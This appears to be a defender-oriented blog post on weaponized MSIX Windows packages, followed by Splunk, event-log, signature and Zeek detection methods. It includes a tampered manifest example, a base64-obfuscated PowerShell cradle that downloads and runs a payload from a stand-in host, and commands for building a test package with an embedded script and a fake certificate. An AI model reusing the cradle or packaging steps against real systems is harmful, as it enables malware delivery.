Listen to this Post

Introduction:
A new offensive technique is emerging that leverages MSIX, the modern Windows application packaging format, to deliver malicious payloads. Attackers are exploiting the inherent trust in these signed packages to bypass security controls, embedding everything from tampered manifests to PowerShell scripts. This article provides a deep dive into the tradecraft, complete with tools and verified detection methodologies to help defenders build resilience.
Learning Objectives:
- Understand the mechanics of how MSIX packages can be weaponized, from manifest manipulation to payload execution.
- Learn to use the MSIXBuilder tool to safely create and analyze malicious-style packages in a lab environment.
- Implement and customize the provided Splunk detection logic to hunt for and identify suspicious MSIX activity in enterprise environments.
You Should Know:
1. Deconstructing a Weaponized MSIX Manifest
The MSIX manifest (AppxManifest.xml) is the core of the package, defining its identity and capabilities. Attackers tamper with this file to elevate privileges and execute unwanted code.
<!-- Example of a Tampered MSIX Manifest Snippet -->
<Applications>
<Application Id="App" Executable="fake.exe" EntryPoint="Windows.FullTrustApplication">
<Extensions>
<Extension Category="windows.autoPlayContent">
<AutoPlayContent>
<LaunchAction Verb="open" ActionDisplayName="Open Folder" ContentEvent="ShowPicturesOnArrival"/>
</AutoPlayContent>
</Extension>
</Extensions>
</Application>
</Applications>
Step-by-step guide:
This XML snippet demonstrates a common tampering technique. The `windows.autoPlayContent` extension is abused to achieve auto-execution when media is inserted. The `Executable` parameter is often pointed to a benign-looking file that subsequently launches a malicious script. To analyze a suspect MSIX file, rename it from `.msix` to .zip, extract its contents, and scrutinize the `AppxManifest.xml` for unexpected extensions or executable paths.
2. Embedding and Obfuscating PowerShell Payloads
Malicious scripts are commonly embedded within the MSIX package and called by the application entry point.
 Example PowerShell payload embedded in MSIX
$encPayload = "SQBFAFgAIAAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAG0AYQBsAGkAYwBpAG8AdQBzAC4AYwBvAG0ALwBwAGEAeQBsAG8AYQBkACcAKQApAA=="
$decodedScript = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($encPayload))
Invoke-Expression $decodedScript
Step-by-step guide:
This PowerShell code is a classic example of a download-and-execute cradle. The payload is base64 encoded to avoid simple signature detection. The script decodes the string, which translates to a command that downloads and executes a further stage from a remote server. Use base64 decoding tools or simply run `[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($encPayload))` in a isolated PowerShell session to reveal the hidden command.
3. Hunting with Splunk: Detecting Suspicious MSIX Installations
The provided Splunk analytic story includes queries to detect anomalous MSIX behavior.
| tstats `security_content_summaries_only` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.process_name="msixhelper.exe" OR Processes.process_name="AppInstaller.exe" Processes.process="-Volume " by Processes.dest Processes.user Processes.parent_process_name Processes.process_name Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| search process="-Volume "
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
Step-by-step guide:
This SPL query hunts for MSIX installation processes (msixhelper.exe or AppInstaller.exe) that use the `-Volume` parameter, which can be indicative of an attempt to install a package to an isolated container or for lateral movement. Run this query in your Splunk environment and baseline normal installation activity. Tune the query by adding filters for specific, uncommon volume names or correlating with network connections to untrusted sources.
4. Building a Lab MSIX Package with MSIXBuilder
The community tool MSIXBuilder allows defenders to safely craft packages for testing.
 Cloning and using the MSIXBuilder tool from GitHub
git clone https://github.com/withsecurelabs/MSIXBuilder.git
cd MSIXBuilder
python msix_builder.py --help

Example command to build a basic package
python msix_builder.py -n "MaliciousApp" -p payload.ps1 -o malicious_package.msix --fake-cert
Step-by-step guide:
This process involves cloning the tool from the provided GitHub repository. The `-n` flag sets the package name, `-p` specifies a PowerShell script to be embedded and executed upon installation, and `-o` defines the output file. The `–fake-cert` flag generates a self-signed certificate for testing purposes. Use this in a controlled lab to understand the package structure and generate test data for your detection engineering pipelines.
- Windows Event Log Analysis for MSIX Installer Events
Telemetry from Windows Event logs is crucial for forensic analysis.
 PowerShell command to query Event Logs for MSIX installation events
Get-WinEvent -LogName "Microsoft-Windows-AppXDeploymentServer/Operational" | Where-Object {$_.Id -eq 301} | Select-Object TimeCreated, Message
Step-by-step guide:
This PowerShell command queries the AppXDeploymentServer operational log for Event ID 301, which indicates a successful MSIX package installation. In a hunting scenario, you would look for installations initiated by unusual parent processes (e.g., from a user’s Downloads folder launched by `explorer.exe` instead of the Microsoft Store) or installations occurring outside of standard change management windows.
6. Analyzing MSIX Digital Signatures
Verifying the signature of an MSIX package is a primary check for legitimacy.
 PowerShell command to check the authenticode signature of an MSIX package
Get-AuthenticodeSignature -FilePath "C:\Users\user\Downloads\suspicious_package.msix" | Format-List
Step-by-step guide:
This cmdlet inspects the digital signature of the file. A valid signature from a trusted Certificate Authority (CA) is a positive indicator, but it’s not foolproof. Pay attention to the `Status` message. A status of “Valid” is good, but also check the `SignerCertificate` subject to see if it’s from a known publisher. Attackers may use stolen code-signing certificates, so a “Valid” status on a suspicious package is a major red flag.
7. Network Detection for MSIX-Related Beaconing
Weaponized packages often call back to attacker-controlled infrastructure.
 Example Zeek/Bro notice log filter for suspicious DNS queries
filter dns_suspicious {
(c$dns$query_type == "A" || c$dns$query_type == "AAAA")
and /msix|payload|pkg/ in c$dns$query
and not c$dns$query in trusted_domains;
}
Step-by-step guide:
This is a conceptual filter for a network monitoring tool like Zeek. It looks for DNS queries for A or AAAA records that contain keywords like “msix”, “payload”, or “pkg” and are not part of your organization’s trusted domains list. Implementing this requires tuning the keyword list and maintaining an allow-list of trusted software distribution domains to reduce false positives.
What Undercode Say:
- The weaponization of MSIX represents a significant evolution in “Living off the Trusted Land” (LOTL), allowing attackers to operate within the confines of trusted Windows ecosystems.
- Proactive defense is no longer optional; building internal capabilities to test and understand these attack vectors using tools like MSIXBuilder is critical for modern threat hunting teams.
Our analysis indicates that this technique is particularly dangerous because it bypasses many application control solutions that whitelist signed MSIX packages. The barrier to entry for attackers is low, as the tooling is publicly available and the format is poorly understood by many defenders. This creates a wide attack surface, especially in organizations rapidly adopting modern application deployment methods. The combination of a detailed blog, a functional tool, and production-ready Splunk detections, as provided by the researchers, sets a new standard for community-driven defense and should serve as a blueprint for countering emerging threats.
Prediction:
The weaponization of MSIX is a precursor to a broader wave of attacks targeting trusted software distribution mechanisms, including other package managers like Windows Package Manager (winget) and containerized application formats. As software supply chain security tightens around traditional vectors, attackers will increasingly pivot to subverting the very tools and formats designed to make deployment more secure and efficient. Defenders must expand their focus beyond executable files and scripts to encompass the entire software packaging and installation lifecycle, developing deep behavioral analytics to detect anomalies in trusted processes.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Michaelahaag Welcome – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


